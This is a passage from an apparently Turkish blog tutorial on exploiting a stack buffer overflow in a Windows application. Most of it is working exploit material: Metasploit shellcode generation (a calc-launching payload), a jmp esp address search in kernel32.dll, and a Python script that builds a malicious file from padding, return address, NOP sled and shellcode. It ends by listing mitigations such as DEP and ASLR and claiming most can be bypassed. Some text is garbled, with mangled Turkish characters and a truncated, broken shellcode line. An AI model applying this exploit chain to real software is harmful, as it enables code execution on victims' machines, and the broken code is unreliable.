0047C088	00	00 00 00 00 00 00
0047C090	00	00 00 00 00 00 00
0047C098	00	00 00 00 00 00 00
0047C0A0	00	00 00 00 00 00 00
0047C0A8	00	00 00 00 00 00 00
0047C0B0	00	00 00 00 00 00 00
0047C0B8	00	00 00 00 00 00 00
0047C0C0	00	00 00 00 00 00 00

[16:29:59] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program

Paused

Arabellek taşması ile yığına yeterli miktarda veri yazıp yazamadığımızı kontrol etmek için (shellcode yığında yer alacağı için 400 bayt yeterli olacaktır) programımıza aşağıdaki gibi bir stack değişkeni ekliyor, tekrar çalıştırıyor ve yığına yazabildiğimizi görüyoruz.

yüklediğimizde hesap makinası çalışıyor ve mutlu sona ulaşmış oluyoruz.



```
msf > use payload/windows/exec
msf payload(exec) > set CMD calc
CMD => calc
msf payload(exec) > generate -b ""\x00\x20\x0a\x0d\xff\xcc"
# windows/exec - 223 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=process, CMD=calc
buf =
"\xda\xdd\x29\xc9\xd9\x74\x24\xf4\xb1\x32\x58\xbd\xc5\xb2" +
"\x2d\x81\x31\x68\x17\x03\x68\x17\x83\x05\xb6\xcf\x74\x79" +
"\x5f\x86\x77\x81\xa0\xf9\xfe\x64\x91\x2b\x64\xed\x80\xfb" +
"\xee\xa3\x28\x77\xa2\x57\xba\xf5\x6b\x58\x0b\xb3\x4d\x57" +
"\x8c\x75\x52\x3b\x4e\x17\x2e\x41\x83\xf7\x0f\x8a\xd6\xf6" +
"\x48\xf6\x19\xaa\x01\x7d\x8b\x5b\x25\xc3\x10\x5d\xe9\x48" +
"\x28\x25\x8c\x8e\xdd\x9f\x8f\xde\x4e\xab\xd8\xc6\xe5\xf3" +
"\xf8\xf7\x2a\xe0\xc5\xbe\x47\xd3\xbe\x41\x8e\x2d\x3e\x70" +
"\xee\xe2\x01\xbd\xe3\xfb\x46\x79\x1c\x8e\xbc\x7a\xa1\x89" +
"\x06\x01\x7d\x1f\x9b\xa1\xf6\x87\x7f\x50\xda\x5e\x0b\x5e" +
"\x97\x15\x53\x42\x26\xf9\xef\x7e\xa3\xfc\x3f\xf7\xf7\xda" +
"\x9b\x5c\xa3\x43\xbd\x38\x02\x7b\xdd\xe4\xfb\xd9\x95\x06" +
"\xef\x58\xf4\x4c\xee\xe9\x82\x29\xf0\xf1\x8c\x19\x99\xc0" +
"\x07\xf6\xde\xdc\xcd\xb3\x11\x97\x4c\x95\xb9\x7e\x05\xa4" +
"\xa7\x80\xf3\xea\xd1\x02\xf6\x92\x25\x1a\x73\x97\x62\x9c" +
"\x6f\xe5\xfb\x49\x90\x5a\xfb\x5b\xf3\x3d\x6f\x07\xf4"
msf payload(exec) >
```

```
C:\WINDOWS\system32\cmd.exe

C:\msf3\msf3>C:\Ruby186\bin\ruby.exe msfpescan -j esp C:\windows\system32\kernel32.dll

[C:\windows\system32\kernel32.dll]
0x7c828bc7 push esp; retn 0x0001
0x7c874413 jmp esp

C:\msf3\msf3>
```

```
ex1.py - C:\Documents and Settings\Administrator\Desktop\ex1.py
File Edit Format Run Options Windows Help

#!/usr/bin/python
import struct

# windows/exec - 223 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=process, CMD=calc
shellcode = "\xb8\xa5\xdc\x0\x24\x31\xc9\xb1\x32\xda\xc3\xd9\x74\x24\xf

buf = 'A' * (17425 - int(len(str("http://")))) - 1)
ret = struct.pack('<L', 0x7c874413) # jmp esp - kernel32.dll
nop = "\x90" * 24
exp = "http://" + buf + ret + nop + shellcode

try:
    file = open("ex.aspx", "w")
    file.write(exp)
    file.close()
except:
    print "write error"

Ln: 1 Col: 0
```

Yıllar içinde fazla sayıda bellek taşması zafiyetinin ortaya çıkmış olması ve bu zafiyetleri istismar eden solucanların sistemlere vermiş olduğu zararın milyon doları bulması nedeniyle işletim sistemi üreticileri yayınlamış oldukları her yeni işletim sisteminde ve geliştirme platformlarında bu zafiyetlerin istismar edilmesini önleyici bir dizi tedbir almıştır. DEP, Exec Shield, PaX, ASLR, GS (Buffer Security Check), StackGuard, GCC Stack-Smashing Protector (ProPolice) bunlardan sadece bir kaçıdır. Fakat bu tedbirlerin bir

çođu bir Őekilde atlatılabildiđi iin istismarı zorlaŐtırmaktan öteye gidememiŐlerdir.

Bir sonraki yazıda görüŐmek dileđiyle herkese güvenli günler dilerim...